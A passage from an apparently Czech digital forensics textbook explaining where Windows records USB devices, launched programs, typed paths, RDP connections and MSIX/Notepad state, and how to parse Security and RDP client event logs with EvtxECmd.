USB disky jsou běžně používány pro výměnu nebo zálohování souborů. Operační systém Windows zaznamenává informace o paměťových zařízeních v klíči USBSTOR, tyto klíče jsou vytvořeny při prvním použití daného USB zařízení a obsahují informace umožňující u zařízení od renomovaných výrobců identifikovat výrobce, model a pomocí sériového čísla i konkrétní USB paměťové zařízení.

Klíč registru:

HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Enum\USBSTOR

Obrázek 58 | Registry Explorer – záznamy USB paměťových zařízení



Zdroj: Autor.

USBSOR obsahuje podklíče pro každé USB zařízení, které bylo připojeno ke zkoumanému zařízení.

Zájmové informace u USB zařízení jsou netradičně uloženy v názvu klíčů, notace záznamů není standardizována a je na výrobci, jak se bude zařízení identifikovat operačnímu systému.


Disk&Ven_JetFlash&Prod_Transcend_8GB&Rev_8.07

Obecně **Ven_** identifikuje výrobce a **Prod_** identifikuje model USB zařízení, v zobrazeném příkladu jsou tyto informace přehozené.

Stejně tak je běžné u zařízení, která jsou vyráběna pro vícero odběratelů, najít generické hodnoty.

Disk&Ven_Multiple&Prod_Card_Reader&Rev_1.00

Obrázek 59 | Registry Explorer – identifikační záznamy USB paměťových zařízení



Zdroj: Autor.

Prakticky stejná situace platí pro identifikaci sériových čísel USB zařízení. Ani zde není dodržována standardizovaná notace a je na každém výrobci, jakým způsobem bude

identifikovat svoje zařízení. U neznačkových výrobků je často možné narazit na sériová čísla tvořená samými nulami.

Sériové číslo USB disku je uloženo v názvu podklíče daného USB zařízení.

U disku z prvního příkladu **Jet Flash Transcend 8 GB** je sériové číslo: **OX2YDR35**.


9.1.7 Mapování USB zařízení

Mapování USB zařízení slouží k identifikaci, pod jakým písmenem (mount pointem) bylo zařízení zpřístupněno uživateli.

Klíč registru:

HKEY_LOCAL_MACHINE\SYSTEM\MountedDevices

Obrázek 60 | Registry Explorer – mapování disků



Zdroj: Autor.

Device Name: \DosDevices**E:**

Device Data:

_??_USBSTOR#Disk&Ven_**JetFlash**&Prod_**Transcend_8GB**&Rev_8.07#**OX2YDR35**&0#{53f56307-b6bf-11d0-94f2-00a0c91efb8b}

Mezi záznamy USB disků připojených pod písmenem E:\ je možné nalézt záznam Jet Flash Transcend se sériovým číslem OX2YDR35.

9.1.8 Spouštění aplikací

Seznam aplikací, které se automaticky spustí při startu systému.

Klíč registru:

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run

Obrázek 61 | Registry Explorer – seznam aplikací spouštěných při startu systému

Value Name	Value Type	Data
SecurityHealth	RegExpandSz	%windir%\system32\SecurityHealthSystray.exe
Eraser	RegSz	"C:\Program Files\Eraser\Eraser.exe" -atRestart
CL-26-F6CE4E7C-4DEB-4C9F-B319-D05152C34A81	RegSz	"C:\Program Files\Common Files\Bitdefender\SetupInformation\CL-26-F6CE4E7C-4DEB-4C9F-B319-D05152C34A8...
egui	RegSz	"C:\Program Files\ESET\ESET Security\ecmds.exe" /run /hide /proxy
iTunesHelper	RegSz	"C:\Program Files\iTunes\iTunesHelper.exe"


Zdroj: Autor.

Seznam aplikací spuštěných pomocí funkce spustit v nabídce start.

Klíč registru:

NTUSER.DAT\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\RunMRU

Obrázek 62 | Spouštění aplikace Registry Editor pomocí nabídky start



Zdroj: Autor.

Obrázek 63 | Registry Explorer – seznam naposledy spuštěných aplikací

Value Name	Mru Position	Executable	Opened On
b	0	mmc	2021-10-07 16:34:53
c	1	taskmgr	
g	2	calc	
f	3	notepad	
a	4	cmd	
d	5	gpedit.msc	
e	6	powershell	

Zdroj: Autor.


9.1.9 Ručně zadané cesty k souborům nebo adresářům

Klíč registru:

NTUSER.DAT\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\TypedPaths

Při přímém zadání adresářové cesty v prohlížeči souborů se cesta zapíše do klíče TypedPaths. Záznamy obsahují adresáře, soubory a aplikace otevřené pomocí stavového řádku v Průzkumníku souborů.

Obrázek 64 | Průzkumník souborů – otevření adresáře vložením celé cesty do stavového řádku



Zdroj: Autor.

Obrázek 65 | Registry Explorer – seznam adresářů, souborů a aplikací otevřených pomocí stavového řádku v Průzkumníku souborů

Value Name	Value Type	Data
url1	RegSz	cmd
url2	RegSz	D:\
url3	RegSz	D:\ForensicsTools
url4	RegSz	[redacted]
url5	RegSz	D:\DFA-IMAGE\JPG-EXIF-METADATA-2021\foto_diplomka
url6	RegSz	D:\DFA-IMAGE\FuzzyHashing-cv-9
url7	RegSz	[redacted]
url8	RegSz	D:\DFA-IMAGE\JPG-GPS-Exif-cv-5
url9	RegSz	D:\ForensicsTools\testdisk-7.2-WIP
url10	RegSz	C:\Program Files (x86)\R-Studio
url11	RegSz	D:\dfa-image
url12	RegSz	D:\ForensicsTools\Browsinghistoryview
url13	RegSz	This PC

Zdroj: Autor.

9.1.10 Remote Desktop Connection Artifacts


Protokol Remote Desktop Protocol (RDP), vyvinutý společností Microsoft, je základní technologií pro vzdálený přístup k ploše a ovládání systémů se systémem Windows. Tento protokol umožňuje uživatelům komunikovat s grafickým uživatelským rozhraním

(GUI) vzdáleného počítače prostřednictvím síťového připojení a plynule emulovat prvky pracovní plochy. Mezi klíčové funkce protokolu RDP patří šifrování přenášených dat, přesměrování schránky, tiskárny a disku, přesměrování přehrávání zvuku/videa, funkce správy relací, podpora více monitorů a ověřování na úrovni sítě (NLA) pro zvýšení bezpečnosti. RDP umožňuje efektivní vzdálenou správu tím, že uživatelům umožňuje bezpečný přístup ke vzdáleným zdrojům a jejich využívání při zachování známého prostředí pracovní plochy. Tento abstrakt poskytuje stručný přehled funkcí protokolu RDP, které jsou nezbytné pro vzdálený přístup a správu v moderních počítačových prostředích.

Klíč registru:

NTUSER.DAT\Software\Microsoft\Terminal Server Client

Obrázek 66 | Seznam profilů použitých RDP serverů



Zdroj: Autor.

Záznamy z registrů odpovídají RDP serverům, ke kterým se uživatel ze zkoumaného zařízení připojil. Na záznamech vidíme dva profily RDP serverů, včetně předdefinovaného uživatele pro přihlášení.

Server: rdp.bb.dark
Uživatel:rdpuser001
Hostname: bbjump

Časové značky reflektují uživatelskou aktivitu v grafickém rozhraní vzdálené plochy a nelze je bezpodmínečně považovat za záznam o přihlášení ke vzdálené ploše. Pro tyto účely je nutné analyzovat události v Microsoft-Windows-TerminalServices-RDPClient event logu.


9.1.11 Background Activity Moderator (BAM)

Background Activity Moderator (BAM)[76] v systému Windows je funkce určená ke sledování spouštěných aplikací. Zaznamenává podrobnosti o činnosti spustitelných souborů v registru systému Windows.

Klíč registru:

HKEY_LOCAL_MACHINE \SYSTEM\ControlSet00X\Services\bam\State\User Settings\SID\

Obrázek 67 | Background Activity Moderator



Zdroj: Autor.

Záznamy o spuštěných aplikacích zaznamenané v systémovém registru SYSTEM, rozlišení záznamů mezi jednotlivými uživateli je docíleno použitím SID. Pokud není nastaveno jinak, jsou záznamy k jednotlivým aplikacím dostupné po dobu sedmi dní. Do seznamu se neukládají informace o aplikacích spuštěných z externích paměťových médií, jako jsou USB nebo síťové disky. Časové značky jsou zobrazeny v UTC časovém pásmu.

9.1.12 Windows System Services

Služby operačního systému, jsou aplikace, které běží na pozadí operačního systému, svoji činnost vykonávají nezávisle na uživatelských aktivitách. Záznamy spuštění služeb patří mezi základní způsoby udržení perzistence na kompromitovaném operačním systému.


Technika je popsána pod identifikátorem: Mitre T1543.003 Create or Modify System Process: Windows Service.

Klíč registru:

HKEY_LOCAL_MACHINE\SYSTEM\ControlSet00x\Services

76 https://dfir.ru/2020/04/08/bam-internals/

Obrázek 68 | Příklad aktivní Windows služby programu Adobe Acrobat



Zdroj: Autor.

Display Name – název služby Adobe Acroba Update Service.
ImagePath – cesta ke spustitelnému souboru „C:\Program Files (x86)\Common Files\Adobe\ARM\1.0\armscv.exe“.
Description – doplňující informace / popis služby.
Start – způsob spuštění nebo informace o vypnuté službě.

- 0x00000000 = Boot
- 0x00000001 = System
- 0x00000002 = Automatic
- 0x00000003 = Manual
- 0x00000004 = Disabled

9.1.13 MSIX registry

MSIX[77] je moderní formát balíčků pro aplikace systému Windows 10 a novější, který umožňuje personalizovanou instalaci a odinstalaci aplikací. Jednou z jeho klíčových funkcí je přesměrování registru.


Při instalaci aplikace MSIX se všechny operace s registrem automaticky přesměrují do místní složky nainstalované aplikace. Registry jsou specifické pro daného uživatele a aplikaci, jsou uloženy v %localappdata%\Packages<APP_ID>\SystemAppData\Helium a obsahují následující soubory systémových registrů: Registry.dat, Usr.dat a UsrClasses.dat. Operace s registrem aplikace probíhají v podstatě v izolovaném prostředí, čímž je zajištěna kompatibilita s ostatními aplikacemi při zachování oddělení od stavu systému.

Registry.dat slouží jako logický (virtuální) ekvivalent HKLM\\Software primárního systémového registru. Za běhu je obsah virtuálního registru připojen do struktury primárního systémového registru a poskytne tak unifikovaný přístup k uloženým datům.

C:\Users\<user>\AppData\Local\Packages\
Microsoft.WindowsNotepad_8wekyb3d8bbwe\SystemAppData\Helium.

77 https://learn.microsoft.com/en-us/windows/msix/overview


Obrázek 69 | Soubory MSIX registrů



Zdroj: Autor.

Záznamy klíče OpenSavePidMRU MSIX registru User.dat uživatele Franc pro aplikaci Notepad.


Obrázek 70 | Most Recently Used – záznamy registru MSIX pro aplikaci Notepad



Zdroj: Autor.

Záznamy klíče OpenSavePidMRU registru NTUSER.DAT uživatele Franc.

Obrázek 71 | MSIX – záznamy nedávno otevřených a uložených souborů



Zdroj: Autor.

Klíč OpenSavePidMRU obsahuje záznamy nedávno otevřených a uložených dokumentů. Porovnáním záznamů z MSIX registu User.dat a NTUSER.DAT lze dojít k závěru, že soubory otevřené v legacy aplikacích jsou zobrazené v OpenSavePidMRU (MRU – Most Recently Used) klíči v systémovém registru uživatelského profilu (NTUSER.DAT). Záznam o otevření textového souboru „OldTown-Memorial-Boards-Scientists.

txt“ existuje pouze v aplikačním MSIX registru User.dat uživatel Franc pro aplikaci Notepad. Z pohledu zajišťování stop a následné analýzy bude nově pro získání ucelených informací o uživatelských aktivitách nutné zkoumat i všechny dostupné MSIX[78] aplikační registry.

Notepad:

Windows 11 obsahuje aktualizaci textového editoru Notepad, který nově podporuje záložky a umožnuje tak mít v rámci jednoho procesu aplikace Notepad otevřeno více souborů najednou. Notepad sleduje stav jednotlivých otevřených souborů a změny ukládá v dočasných cache souborech. Pokud je aplikace Notepad uživatelem ukončena s otevřenými soubory, tyto soubory budou při dalším spuštění automaticky otevřeny, včetně neuloženého obsahu.


Cesta k dočasným souborům:

%localappdata%\Packages\Microsoft.WindowsNotepad_8wekyb3d8bbwe\LocalState\TabState

%localappdata% odpovídá složce uživatelského profilu např. C:\Users\<user>

Obsah dočasného souboru 1bd3c910-1027-4a28-9add-ea07f9c6b31b.bin, který reprezentuje otevřený soubor C:\Windows\Temp\Old\check.log.

Obrázek 72 | Obsah dočasného souboru aplikace Windows Notepad



Zdroj: Autor.

78 https://learn.microsoft.com/en-us/windows/msix/desktop/flexible-virtualization

Analýzou dočasných souborů lze tedy získat obsah poznámek, které v době vypnutí nebyly specificky uloženy na disk.

9.2 Protokoly událostí

Protokoly událostí jsou, z pohledu zvládání bezpečnostních incidentů, hlavním zdrojem informací pro analýzu systémových událostí. V závislosti na konfiguraci protokolu události lze ze záznamů získat celou řadu informací, které je možné korelovat s dalšími systémovými událostmi zaznamenanými zejména v systémových registrech.

Protokoly událostí jsou rozděleny do podskupin:

Protokol aplikací obsahuje události zapsané aplikacemi nebo službami. Obecně je protokol aplikací využíván vývojáři pro logování chyb nebo stavových záznamů, které jsou relevantní k určení příčiny nesprávného fungování aplikace nebo pro zpětnou vazbu vývojáři o využívání aplikace a preformace monitoring.

Protokol zabezpečení obsahuje události zahrnující události přihlášení do systému, dále události související se souborovými operacemi, včetně záznamů o odstranění souborů.

Protokol instalačního programu obsahuje události vztahující se k instalaci aplikace.

Systémový protokol obsahuje události zaznamenané součástmi systému Windows. Zejména obsahuje chyby ovladačů nebo jiných systémových součástí, ke kterým dojde během spuštění.

Protokol předaných událostí se používá k centralizovanému sběru událostí ze vzdálených počítačů.

Typy událostí:

Informace – obecná událost zaznamenávající informace o bezproblémové funkci ovladače, aplikace, služby.

Varování – zaznamenává události, které mohou indikovat nastávající problém, příkladem může být docházející místo na pevném disku.


Chyba – indikuje zásadní problém s aplikací, službou nebo zařízením – například nedostupnost databázového serveru z důvodu chyby při startu služby.

Audit – informace o průběhu předdefinovaných systémových operací nebo o událostech – například úspěšné a neúspěšné přihlášení do systému, neúspěšný přístup k síťovému disku.

Běžné umístění systémových logů je ve složce Windows na systémovém disku:

```
"%Windows%System32/Winevt/Logs"
```

Obrázek 73 | Přehled obsahu adresáře se systémovými a aplikačními logy OS Windows



Zdroj: Autor.

Výhodou event logů oproti záznamům ze systémových registrů, které identifikují pouze poslední změnu klíče, je možnost analyzovat jednotlivé události za daný časový úsek a sestavit tak časovou osu, popřípadě získat informace o četnosti výskytu událostí. Výchozí nastavení logovacích pravidel většinou nepokrývá události do detailu potřebného pro spolehlivou investigaci. Microsoft poskytuje řadu doporučení pro ladění logovacích pravidel[79], nebo je možné použít logovací pravidla připravená komunitou bezpečnostních specialistů, například Yamato Security[80].

Nástroje:

Záznamy z protokolů událostí je možné prohlížet v Prohlížeči událostí, který je součástí operačního systému Windows. Importování zkoumaných záznamů do živého operačního systému není z pohledu forenzní analýzy optimální. Pro analýzu Windows logů existuje řada nástrojů s podporou importu a zpracování externích logů událostí. Mezi grafické nástroje, se kterými je možné se mezi analytiky běžně setkat, patří Event Log Explorer[81]. Pro analýzu a korelaci logů z více systémů je ovšem vhodnější použít nástroje pro příkazovou řádku, které lépe podporují skriptování neboli automatizaci analýzy a normalizují výstup do CSV souborů.

EvtxECmd je aplikace z balíku forenzních nástrojů EZ Tools od Erica Zimmermana. Jedná se o jednoúčelový nástroj s podporou výstupu do CSV nebo JSON. Textové výstupy je možné analyzovat v tabulkových procesorech nebo prohledávat pomocí nástrojů vyhledávajících klíčová slova a regulární výrazy.

79 https://learn.microsoft.com/en-us/previous-versions/windows/it-pro/windows-10/security/threat-protection/auditing/advanced-security-audit-policy-settings

80 https://github.com/Yamato-Security/EnableWindowsLogSettings

81 https://eventlogxp.com/

Postup:

```
EvtxECmd.exe --csv case-data --csvf security-log-dfa-nb01.csv -f data\C\Windows\
System32\winevt\logs\Security.evtx
```

--csv case-data – definuje adresář, do kterého bude nakopírován výsledný report
--csvf security-log-dfa-nb01.csv – definuje název reportu
-f data\C\Windows\System32\winevt\logs\Security.evtx – definuje zdrojový soubor se záznamy bezpečnostních událostí
Detaily o zpracovaném logu událostí:
Stored/Calculated CRC: ED95C1/ED95C1
Earliest timestamp: 2022-04-15 09:26:46.7995161
Latest timestamp: 2022-07-27 06:58:12.8491390
Total event log records found: 7,233
Records included: 7,233 Errors: 0 Events dropped: 0
Metrics (including dropped events)
Event ID Count
1100 3
4624 840
4625 41
4688 4,693
Processed 1 file in 5.3124 seconds

Výsledky zpracování udávají statistiku jednotlivých typů událostí, celkový počet událostí v daném logu událostí, počet chyb a zahozených událostí.

9.2.1 Přihlášení uživatelů

Záznamy zabezpečení systému Windows, zejména Event ID 4624 pro úspěšná přihlášení a Event ID 4625 pro neúspěšné pokusy, poskytují důležité informace pro ucelenou uživatelskou profilaci. Stejně tak opakované neúspěšné pokusy mohou signalizovat pokus o neautorizovaný přístup k systému pomocí brute-force útoku nebo testování kompromitovaných hesel.

Cesta k logu událostí:

```
C:\Windows\System32\WinEvt\Logs\Security
```

- EventID 4624: Successful logon
- EventID 4625: Failed logon
- EventID 4634: Successful logoff
- EventID 4647: User initiated logoff
- EventID 4672: Account logon with admin privileges

Obrázek 74 | Záznamy o přihlášení k systému

TimeCreated	EventId	Computer	Result	RemoteHost	Account	LogonType
22/7/22 18:20	4625	DESKTOP-U9P8SMJ	Failed logon	- (-)	Target: DESKTOP-U9P8SMJ\Fred	LogonType 2
22/7/22 18:20	4624	DESKTOP-U9P8SMJ	Successful logon	- (-)	Target: DESKTOP-U9P8SMJ\Fred	LogonType 2
22/7/22 18:35	4625	DESKTOP-U9P8SMJ	Failed logon	DESKTOP-D8LENBR (192.168.96.112)	Target: DESKTOP-D8LENBR\administrator	LogonType 3

Zdroj: Autor.

Výsledky lze snadno filtrovat a analyzovat v tabulkovém procesoru. Výše uvedený příklad ukazuje tři zaznamenané události. Jedná se o jedno neúspěšné a jedno úspěšné lokální přihlášení k počítači DESKTOP-U9P8SMJ s účtem Fred a jedno neúspěšné síťové/vzdálené přihlášení z počítače DESKTOP-D8LENBR s účtem „administrator".

Typy přihlášení[82]**:**

LogonType 2 – interaktivní přihlášení z klávesnice.
LogonType 3 – přihlášení ke sdílenému adresáři/disku nebo vzdálené ploše (RDP).
LogonType 10 – přihlášení k terminálové službě (vzdálená plocha na serveru) nebo ke vzdálené ploše (RDP).

Pomocí analýzy autentizačních záznamů lze snadno sestavit časovou osu uživatelských sezení. Stejně tak je možné identifikovat pokusy útočníků o prolomení hesel a přihlášení se k síťovým službám.

Pro jednoduchou detekci stačí vytvořit statistiku úspěšných a neúspěšných přihlášení pro půlhodinový časový úsek při interaktivním přihlášení nebo kontrolovat pokusy o přihlášení roztříděné podle IP adres.

Typy útoků na autentizaci síťových služeb popisuje MITRE|ATT&CK v sekci T1110 – Brute Force Techniques[83, 84].

9.2.2 RDP connection

Remote Desktop Protocol (RDP)[85] umožňuje uživatelům vzdálený přístup k systémům se systémem Windows a jejich ovládání prostřednictvím síťového připojení a poskytuje přístup k desktopovým prostředím a aplikacím. Je implementován jako služba vzdálené plochy pro jednouživatelský přístup nebo v podobě terminálové služby pro skupinový přístup uživatelů.

RDP podporuje řadu funkcí, mezi které patří přesměrování a zpřístupnění lokálních zdrojů, jako jsou clipboard nebo sdílené adresáře a disky. V obou případech je možné přenášet data mezi místním a vzdáleným systémem. Funkce vzdálené plochy je jednou

82 https://docs.microsoft.com/en-us/windows/security/threat-protection/auditing/basic-audit-logon-events

83 https://attack.mitre.org/techniques/T1110/

84 https://attack.mitre.org/datasources/DS0002/#User%20Account%20Authentication

85 https://learn.microsoft.com/en-us/troubleshoot/windows-server/remote/understanding-remote-desktop-protocol

z metod využívaných útočníky k šíření systému MitreID: ID: T1021.001[86] v rámci napadené organizace. Funkci sdílených adresářů lze využít ke kolekci souborů ze vzdálených systémů MitreID: ID: T1074.001[87] nebo k samotnému vykopírování dat mimo organizaci[88].

Log systémových událostí obsahuje celou řadu záznamů, které jsou navázané na uživatelské aktivity spojené s přístupem ke vzdálené ploše a terminálovým službám. Primárním zdrojem informací by měl být log bezpečnostních událostí se záznamy zachycujícími autentizaci uživatele.


Pokud by autentizační logy nebyly dostupné, existují záznamy událostí zachycující interakci s RDP službou na síťové úrovni, které lze pro vyšetřování využít stejně efektivně jako autentizační záznamy.

Záznamy na straně klienta

Klient neboli iniciující strana komunikace se službou vzdálené plochy.
Zdroj: Microsoft-Windows-TerminalServices-RDPClient/Operational
EventID:1024 (RDP ClientActiveX is trying to connect to the server)

Událost je vytvořena na základě uživatelského vstupu a kliknutím na tlačítko připojit, bez ohledu na to, zda dojde k úspěšnému přihlášení ke vzdálené ploše. Událost 1024 zaznamenává samotný pokus o navázání spojení se službou vzdálené plochy.

Obrázek 75 | Windows RDP klient




Zdroj: Autor.

86 https://attack.mitre.org/techniques/T1021/001/

87 https://attack.mitre.org/techniques/T1074/001/

88 https://www.socinvestigation.com/the-most-important-data-exfiltration-techniques-for-a-soc-analyst-to-know/

Obrázek 76 | Záznam o pokusu o přihlášení ke vzdálené ploše



Zdroj: Autor.

Výstupem je časová značka, název, FQND nebo IP adresa vzdáleného serveru.

Úspěšné připojení ke vzdálené službě

EventID:1025 (RDP ClientActiveX has connected to the server)

Klient a server navázali spojení a uživatel byl vyzván k přihlášení.

Odhlášení se od vzdálené plochy

EventID:1026 (RDP ClientActiveX has been disconnected)

